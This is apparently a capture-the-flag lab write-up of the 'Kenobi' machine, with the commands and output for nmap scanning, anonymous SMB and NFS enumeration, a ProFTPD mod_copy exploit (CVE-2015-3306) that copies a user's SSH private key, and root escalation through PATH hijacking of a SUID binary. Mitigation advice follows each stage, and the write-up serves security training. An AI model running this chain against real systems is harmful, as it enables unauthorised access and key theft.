Attack Narrative

Reconnaissance (TA0043)

We are going to do a basic scan with `Nmap` to see the surface of our target and what services might be availed to enumerate.

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA
full 10.10.5.224 --script=firewall-bypass  --min-rate
5000
```

```
PORT      STATE SERVICE     REASON         VERSION
21/tcp    open  ftp         syn-ack ttl 61 ProFTPD 1.3.5
22/tcp    open  ssh         syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http        syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
111/tcp   open  rpcbind     syn-ack ttl 61 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100005  1,2,3      45675/tcp   mountd
|   100005  1,2,3      45963/tcp6  mountd
|   100005  1,2,3      46735/udp6  mountd
|   100005  1,2,3      60160/udp   mountd
|   100021  1,3,4      37639/tcp   nlockmgr
|   100021  1,3,4      38039/tcp6  nlockmgr
|   100021  1,3,4      42835/udp   nlockmgr
|   100021  1,3,4      57907/udp6  nlockmgr
|   100227  2,3         2049/tcp   nfs_acl
|   100227  2,3         2049/tcp6  nfs_acl
|   100227  2,3         2049/udp   nfs_acl
|_  100227  2,3         2049/udp6  nfs_acl
139/tcp   open  netbios-ssn syn-ack ttl 61 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn syn-ack ttl 61 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
2049/tcp  open  nfs_acl     syn-ack ttl 61 2-3 (RPC #100227)
```


```
21/tcp    open  ftp         syn-ack ttl 61 ProFTPD 1.3.5
22/tcp    open  ssh         syn-ack ttl 61 OpenSSH 7.2p2
Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http        syn-ack ttl 61 Apache httpd
2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
111/tcp   open  rpcbind     syn-ack ttl 61 2-4 (RPC
#100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
139/tcp   open  netbios-ssn syn-ack ttl 61 Samba smbd 3.X
- 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn syn-ack ttl 61 Samba smbd 3.X
- 4.X (workgroup: WORKGROUP)
2049/tcp  open  nfs_acl     syn-ack ttl 61 2-3 (RPC
#100227)
```

From the Nmap scan, we can see there is an FTP port open, and we have a version as well (ProFTPD 1.3.5) that we can look up and verify if any CVE exists for that version. We also see SSH on port 22(not much there). We have something being hosted on port 80. I see an NFS service (PORT 2049), there might be a share being hosted there. We also notice the RPC bind service working on port 111 and then SMB/SAMBA service on their respective ports 139,445. There are about 4 services that I can poke at, ill start with SMB/SAMBA services.


Port 445 & 139

I run another tool called smbmap and this shows me some shared being hosted called anonymous.

```
smbmap -H 10.10.5.224
```



We log in with basically no credentials. `PS:anonymous`




```
smb: \> get log.txt
```

We use the get command to grab the log file being hosted. The log shows some type of configuration.

```
┌──(kali㉿kali)-[~/Desktop/test/Scan]
└─$ cat log.txt
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kenobi/.ssh/id_rsa):
Created directory '/home/kenobi/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kenobi/.ssh/id_rsa.
Your public key has been saved in /home/kenobi/.ssh/id_rsa.pub.
The key fingerprint is:
```

We can infer there is a user name `kenobi` and he has SSH keys in the default location of his home directory. I also notice a default setup of the FTP service so that is good for us and bad for the admin.


```
# This is a basic ProFTPD configuration file (rename it to
# 'proftpd.conf' for actual use.  It establishes a single server
# and a single anonymous login.  It assumes that you have a user/group
# "nobody" and "ftp" for normal operation and anon.

ServerName                      "ProFTPD Default Installation"
ServerType                      standalone
DefaultServer                   on

# Port 21 is the standard FTP port.
Port                            21
```

PORT 111

#smbd

I use the showmount command to see if there is a share of some sort being hosted

```
showmount -e 10.10.143.163
```




We have a share and nice but let's keep this in our back pocket. Let's check on port 21

PORT 21


#FTP

I got to this port and it seems straight forward. I logged in and got a banner that made me feel like it was a default installation or an incomplete one. We check the version with searchsploit and find some gold (CVE's)

```
ftp 10.10.5.224
```




```
searchsploit ProFTPD 1.3.5
```



Initial Foot hold & Execution (TA0001-2)


Exploit-DB: https://www.exploit-db.com/exploits/36803

Type of Exploit: #CVE-2015-3306


The mod_copy module implements SITE CPFR and SITE CPTO commands, which can be used to copy files/directories from one place to another on the server. Any unauthenticated client can leverage these commands to copy files from any part of the filesystem to a chosen destination. We're now going to copy Kenobi's private key using SITE CPFR and SITE CPTO commands. We knew that the /var directory was a mountable. We now moved Kenobi's private key to the /var/tmp directory

POC

```
# Copy key from  target system to our kali
nc 10.10.129.138 21
SITE CPFR /home/kenobi/.ssh/id_rsa
SITE CPTO /var/tmp/id_rsa
```



```
# Mount Target system share to our share
sudo mkdir /mnt/kenobiNFS
sudo mount 10.10.129.138:/var /mnt/kenobiNFS
ls -la /mnt/kenobiNFS
```



```
# Add Keys to system
cp /mnt/kenobiNFS/tmp/id_rsa .
sudo chmod 600 id_rsa
ssh -i id_rsa kenobi@10.10.129.138
```

```
┌──(kali㉿kali)-[~/Desktop/test/Scan]
└─$ cp /mnt/kenobiNFS/tmp/id_rsa .

┌──(kali㉿kali)-[~/Desktop/test/Scan]
└─$ sudo chmod 600 id_rsa

┌──(kali㉿kali)-[~/Desktop/test/Scan]
└─$ ssh -i id_rsa kenobi@10.10.129.138
The authenticity of host '10.10.129.138 (10.10.129.138)' can't be established.
ED25519 key fingerprint is SHA256:GXu1mgqL0Wk2ZHPmEUVIS0hvusx4hk33iTcwNKPktFw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.129.138' (ED25519) to the list of known hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

103 packages can be updated.
65 updates are security updates.


Last login: Wed Sep  4 07:10:15 2019 from 192.168.1.147
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

kenobi@kenobi:~$
```

Proof of user

```
kenobi@kenobi:~$ cat user.txt
d0b0f3f53b6caa532a83915e19224899
kenobi@kenobi:~$ whoami
kenobi
kenobi@kenobi:~$ id
uid=1000(kenobi) gid=1000(kenobi) groups=1000(kenobi),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),113(lpadmin),114(sambashar
e)
kenobi@kenobi:~$ hostname
kenobi
kenobi@kenobi:~$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 02:87:6a:6a:6e:09 brd ff:ff:ff:ff:ff:ff
    inet 10.10.129.138/16 brd 10.10.255.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::87:6aff:fe6a:6e09/64 scope link
       valid_lft forever preferred_lft forever
kenobi@kenobi:~$
```

MITIGATION

1. Update to the latest version: ProFTPd 1.3.6 is the latest version of ProFTPd and includes several security fixes. Make sure that you update to the latest version to ensure that the vulnerabilities are patched.
2. Disable anonymous FTP: Anonymous FTP allows users to access files on the FTP server without logging in. This can be exploited by attackers to gain unauthorized access to files. Disable anonymous FTP access to prevent this.
3. Use strong passwords: Use strong passwords for all user accounts on the FTP server. This will help prevent attackers from brute-forcing their way into the FTP server.
4. Implement access controls: Implement access controls to restrict access to the FTP server. Only allow trusted users to access the FTP server and restrict access to sensitive files and directories.

MITIGATION

5. Enable logging: Enable logging on the FTP server to keep track of all activity on the server. This will help you detect any unauthorized access attempts or suspicious activity.
6. Use a firewall: Use a firewall to restrict access to the FTP server. Only allow connections from trusted networks and IP addresses.
7. Conduct regular security audits: Conduct regular security audits of the FTP server to ensure that it is configured securely and that there are no other vulnerabilities that can be exploited by attackers. This will help you stay on top of any potential security risks and take steps to mitigate them.

Privilege Escalation (TA0004)

PE technique (#LPE-01 & #LPE-05)

During our hunt we discovered a SUID binary. We also learned that the binary with the SUID also is using system command without using the full path to them. These leads to us changing the binary path so we can evaluate our privilege's to root

```
echo /bin/sh > curl
chmod 777 curl
export PATH=/tmp:$PATH
/usr/bin/menu
```

POC

ID PATH misconfiguration and SUID

```
kenobi@kenobi:~/share$ ls -la /usr/bin/menu
-rwsr-xr-x 1 root root 8880 Sep  4  2019 /usr/bin/menu
kenobi@kenobi:~/share$ strings /usr/bin/menu
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
__isoc99_scanf
puts
__stack_chk_fail
printf
system
__libc_start_main
__gmon_start__
GLIBC_2.7
GLIBC_2.4
GLIBC_2.2.5
UH-`
AWAVA
AUATL
[]A\A]A^A_
***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :
curl -I localhost
uname -r
ifconfig
 Invalid choice
```

EXPLOIT

```
kenobi@kenobi:/tmp$ echo /bin/sh > curl
kenobi@kenobi:/tmp$ chmod 777 curl
kenobi@kenobi:/tmp$ export PATH=/tmp:$PATH
kenobi@kenobi:/tmp$ /usr/bin/menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
# id
uid=0(root) gid=1000(kenobi) groups=1000(kenobi),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),113(lpadmin),114(sambashare)
# whoami
root
#
```

MITIGATION

1. Limit SUID binaries: SUID (Set User ID) is a Linux feature that allows a binary to be executed with the permissions of the file owner, rather than the user who executes it. This feature can be misused by attackers to gain privileged access to a system. To prevent this, you can limit the number of SUID binaries on your system and ensure that they are only used for specific purposes.
2. Audit SUID binaries: It's important to audit SUID binaries regularly to ensure that they are being used for their intended purposes. You can do this by using the "find" command to locate all SUID binaries on your system, and then examining them to see if they are necessary and secure.
3. Set proper file permissions: Make sure that the file permissions on your system are set correctly. This means ensuring that only authorized users have access to sensitive files and directories. You can use the "chmod" command to set file permissions.

MITIGATION

4. Use the "sudo" command: Instead of using SUID binaries, you can use the "sudo" command to run commands with elevated privileges. This allows you to limit the number of SUID binaries on your system and ensures that all privileged commands are logged.
5. Keep your PATH secure: Make sure that your PATH variable is secure and only contains directories that are trusted. Attackers can exploit PATH misconfigurations to execute malicious code on your system. You can do this by setting your PATH variable to a list of trusted directories and ensuring that it does not include any user-writable directories.
6. Regularly update and patch your system: Keeping your system up to date with the latest security patches and updates can help prevent vulnerabilities that could be exploited by attackers. Make sure that you regularly update your system and keep an eye on any security advisories that are released.